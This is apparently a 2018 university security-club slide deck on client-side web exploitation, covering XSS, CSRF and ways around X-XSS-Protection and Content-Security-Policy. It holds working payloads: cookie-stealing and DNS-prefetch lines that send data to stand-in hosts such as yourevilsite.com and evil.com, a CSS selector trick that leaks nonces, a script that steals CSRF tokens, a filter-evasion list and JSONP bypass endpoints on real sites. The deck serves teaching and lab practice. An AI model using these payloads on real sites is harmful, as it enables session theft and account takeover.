

# Client-Side Web Exploitation

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OSIRIS Lab Hacknight  
November 29th, 2018

# Agenda

- Introduction
- XSS Auditor (X-XSS-Protection)
- Content-Security-Policy
- Trusted Types

# Introduction

# Cross-Site Scripting (XSS)

- Occurs when data is sent to a browser without being encoded
- Attackers can inject & execute javascript into pages viewed by other users
- We can use this to steal user-specific sensitive application data

```
<script>fetch("http://yourevilsite.com/" + document.cookie)</script>
```

# How many ways can you get an alert?

```
text.replace("<script>", "#")
```

- ~~<script>alert("hello")</script>~~

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```
text.replace("<script>", "#")
```

- ~~<script>alert("hello")</script>~~
- <img src=a onerror=alert("hello")>
- <img src=a onload=alert("hello")>
- <svg/onload=alert('hello')>
- javascript:alert("hello")
- data:text/plain,alert("hello")
- <iframe src=javascript:alert("hello")>
- /\*--></title></style></textarea></script></xmp><svg/onload='+'/'/+onmouseover=1/+/[\*]/[]/+alert(1)///>

# How many ways can you get an alert?

[https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

# Cross-Site Scripting (XSS)

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<script>fetch("http://yourevilsite.com/" + document.cookie)</script>
```



This probably won't give you  
anything useful anymore

# HTTP Cookies

- Key-Value pairs stored & passed along HTTP requests as headers:
  - Set-Cookie: key=value; Expires=<Date>; Secure; HttpOnly;
  - Cookie: key=value; key2=value2;
- Often used for storing session IDs
- Accessible in javascript as document.cookie

# HTTP Cookies

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  - Set-Cookie: key=value; Expires=<Date>; Secure; **HttpOnly**;
  - Cookie: key=value; key2=value2;
- Often used for storing session IDs
- Accessible in javascript as document.cookie **if HttpOnly isn't set**

# Cross-Site Request Forgery (CSRF)

- Force victim to make a request to another site

```

```

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```

```

- Doesn't work this easily on modern web applications :(

# CSRF Mitigations - Nonce

- Modern forms have a random value appended to them that the server also needs to receive to complete the request

```
<form method="post">{% csrf_token %}
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**We need to leak this. How?**

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
```
<script>
$.get("csrfable", function(data) {
    $.post("/csrfable", {token: $(data).find("#token")[0].value, message: "hax"})
});
</script>
```

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$.get("csrfable", function(data) {
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});
</script>
```

This might also not really work



# X-XSS-Protection

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- Enabled with the HTTP Header X-XSS-Protection: 1
- Available in Internet Explorer, Chrome, and Safari (Not Firefox!)
  - Implementation & filter vary by browser
- “Heuristics” check if response data came from unsafe request data

# X-XSS-Protection

- Enabled with the HTTP Header X-XSS-Protection: 1
- Available in Internet Explorer, Chrome, and Safari (Not Firefox!)
  - Implementation & filter vary by browser
- “Heuristics” check if response data came from unsafe request data
  - Basically just a big blacklist
  - **Doesn’t work on Stored or DOM XSS**

# DOM XSS?

- Document Object Model (DOM) is the syntax tree that represents the HTML on a document
- Fancy term for the same old XSS except on client-side logic
- Works through XSS auditor

# Block Mode

- Sometimes your header looks like this:  
X-XSS-Protection: 1; **mode=block**
- If block mode is on, page doesn't load if XSS is detected
- Otherwise, XSS-detected strings are replaced with the character “#”

# Content-Security-Policy (CSP)

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- HTTP header that's a whitelist of document capabilities
  - default-src 'self' trusted-site.com;
  - script-src 'self' \*.google.com;
  - img-src \*;
  - style-src 'self' ;
  - connect-src 'none' ;
- **Modern client-side exploitation requires that you bypass this**

# Content-Security-Policy - ‘unsafe inline’

- CSP by default disables inlined javascript
  - Can't use `<script>alert()</script>` and friends without `unsafe-inline` being set
  - Needs to be `<script src='externalsource.com' />`

 Refused to run the JavaScript URL because it violates the following Content Security Policy [github.com/:1](https://github.com/:1)  
directive: "script-src assets-cdn.github.com". Either the 'unsafe-inline' keyword, a hash ('sha256-...'), or a nonce  
('nonce-...') is required to enable inline execution.

# Content-Security-Policy - ‘nonce’

- Requires scripts to have a nonce
  - Server must generate a unique nonce every time

```
<script src=legitimatescript.com nonce=12345/>
```

# Web Exploits in a Post-CSP World

- Some sites set unsafe-inline since they break without it
  - Basically makes CSP useless
- Leaking nonces
- Bypassing the whitelist
- Script gadgets

<http://sebastian-lekies.de/csp/bypasses.php>

# DNS Prefetch

- Chrome tries to resolve domain names **on document load** of rel='dns-prefetch' links (before a user clicks on it)
- Doesn't get checked by CSP src whitelists

```
<script>
const linkEl = document.createElement('link');
linkEl.rel = 'dns-prefetch';
linkEl.href = sensitiveData + ".evil.com";
document.head.appendChild(linkEl);
</script>
```

# JSON with Padding (JSONP)

- Adds padding to requested JSON data
- Originally a workaround for Same-Origin Policy

```
<script src=http://someapi.com/people/1>
```

```
{  
    "FirstName": "Josh",  
    "LastName": "Hofing"  
}
```

# JSON with Padding (JSONP)

- Adds padding to requested JSON data
- Originally a workaround for Same-Origin Policy

```
<script src=http://someapi.com/people/1?callback=parse>
```

```
parse({  
    "FirstName": "Josh",  
    "LastName": "Hofing"  
});
```

# JSON with Padding (JSONP)

Content-Security-Policy: script-src 'self' \*.google.com;

<script src=[https://accounts.google.com/o/oauth2/revoke?callback=alert\(%22hello%22\)](https://accounts.google.com/o/oauth2/revoke?callback=alert(%22hello%22))>

# JSON with Padding (JSONP)

Content-Security-Policy: script-src 'self' \*.google.com;

```
<script src="https://accounts.google.com/o/oauth2/revoke?callback=alert\(%22hello%22\)">
```

```
// API callback
alert("hello")({
  "error": {
    "code": 400,
    "message": "Invalid JSONP callback name: 'alert(\"hello\")'; only alphabet, number, '_', '$', '.', '[' and ']' are allowed.",
    "status": "INVALID_ARGUMENT"
  }
});
```

# JSON with Padding (JSONP)

<https://github.com/zigoo0/JSONBee/blob/master/jsonp.txt>

```
1 #Google.com:  
2 "><script+src="https://googleads.g.doubleclick.net/pagead/conversion/1036918760/wcm?callback=alert(1337)"></script>  
3 "><script+src="https://www.googleadservices.com/pagead/conversion/1070110417/wcm?callback=alert(1337)"></script>  
4 "><script+src="https://cse.google.com/api/007627024705277327428/cse/r3vs7b0fc1i/queries/js?callback=alert(1337)"></script>  
5 "><script+src="https://accounts.google.com/o/oauth2/revoke?callback=alert(1337)"></script>  
6 #Blogger.com:  
7 "><script+src="https://www.blogger.com/feeds/5578653387562324002/posts/summary/4427562025302749269?callback=alert(1337)"></script>  
8 #Yandex:  
9 "><script+src="https://translate.yandex.net/api/v1.5/tr.json/detect?callback=alert(1337)"></script>  
10 "><script+src="https://api-metrika.yandex.ru/management/v1/counter/1/operation/1?callback=alert"></script>  
11 #VK.com:  
12 "><script+src="https://api.vk.com/method/wall.get?callback=alert(1337)"></script>  
13 #AlibabaGroup:  
14 "><script+src="https://detector.alicdn.com/2.7.3/index.php?callback=alert(1337)"></script>  
15 "><script+src="https://suggest.taobao.com/sug?callback=alert(1337)"></script>  
16 "><script+src="https://count.tbcdn.cn//counter3?callback=alert(1337)"></script>  
17 "><script+src="https://bebezoo.1688.com/fragment/index.htm?callback=alert(1337)"></script>  
18 "><script+src="https://wb.amap.com/channel.php?callback=alert(1337)"></script>  
19 "><script+src="http://a.sm.cn/api/getgamehotboarddata?format=jsonp&page=1&_=1537365429621&callback=confirm(1);jsonp1"></script>  
20 "><script+src="http://api.m.sm.cn/rest?method=tools.sider&callback=jsonp_1869510867%3balert(1)%2f%2f794"></script>  
21 #Uber.com:  
22 "><script+src="https://mkto.uber.com/index.php/form/getKnownLead?callback=alert(document.domain);"></script>
```

# Open Redirects

- <http://somesite.com/continue=http://othersite.com>
- Immediately redirects to another site

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Content-Security-Policy: script-src 'self' [www.google.com](http://www.google.com);


```
<script src=https://www.google.com/search?btnI&q=allinurl:https://www.asdf.com/>
```

# JPG Polyglots

- Uploaded images often are in the same place as ‘self’
- Valid Javascript can be put inside a JPEG image

Content-Security-Policy: script-src ‘self’

<script src=victimsite.com/upload/maliciousimage.jpg>



Source: <https://shift.js.info/publications/201711-CSP.pdf>

See also <https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs>

# Dangling Markup

- HTML by default closes tags for you
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```
<p>Injection goes here</p>
```

```
<script src=victimsite.com/legitimate.js nonce=secret>
```

# Dangling Markup

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```
<p><img src='http://www.evil.com/'></p>
<script src=victimsite.com/legitimate.js nonce=secret>
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Request sent to

`http://www.evil.com/%3C%2Fp%3E%0A%3Cscript%20src%3Dvictimsite.co  
m%2Flegitimate.js%20nonce%3Dsecret%3E`

# Dangling Markup

Other useful dangling tags:

- `
- "
- <textarea>
- <xmp>
- <option>
- <plaintext>
- <base target=""

# Nonce Leaks - CSS Injection

- CSS has a `tag[attribute=value]` selector:
  - Appends styling to elements with matching `attribute=value`
- For example:
  - ```
input[somekey="somevalue"] {  
    background: url("myserver.com")  
}
```
  - Will add `background` attribute to `<input>` tags with `somekey="somevalue"`

# Nonce Leaks - CSS Injection

- [attribute^=value] for when an attribute begins with the value
- Steal sensitive data on victim's page - e.x. CSP nonce or CSRF token

```
input[name="nonce"][value^="a"] {  
    background: url(http://myserver/a);  
}  
input[name="nonce"][value^="b"] {  
    background: url(http://myserver/b);  
}  
input[name="nonce"][value^="c"] {  
    background: url(http://myserver/c);  
}  
...
```

# Script Gadgets

- Like ROP, but with DOM XSS and pieces of CSP-trusted javascript
- This kills the CSP
- <https://github.com/google/security-research-pocs/tree/master/script-gadgets>

# Script Gadgets Example - Bootstrap

- Sanitizers ignore title= attribute because it's normally safe
- Bootstrap data- attributes makes it not so safe


```
<div data-toggle=tooltip data-html=true title='<script>alert(1)</script>'>
```

# Trusted Types

- Keep an eye on this in the future
- W3C proposal from Google engineers - already running on Google sites
- Things to be inserted in the DOM now encoded as an object with sanitation functions

```
goog.html.SafeHtml.create("DIV", {"benign": "attributes"}, "text");
goog.html.SafeUrl.sanitize(untrustedUrl);
```

# Thank you



- <https://xss-game.appspot.com/>
- <http://wargames.osiris.cyber.nyu.edu:1005/level2>